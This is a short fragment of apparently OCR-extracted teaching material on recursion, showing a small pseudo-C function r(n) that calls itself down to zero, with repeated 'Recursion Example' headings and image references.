  6: void main(integer argc, strings argv) {
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



Recursion Example

```
0: integer r(integer n) {
1:   if (n > 0) r(n – 1);
2:   return n;
3: }

4: void main(integer argc, strings argv) {
5:   r(4); // should return 4
6: }
```



Recursion Example

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

Recursion Example

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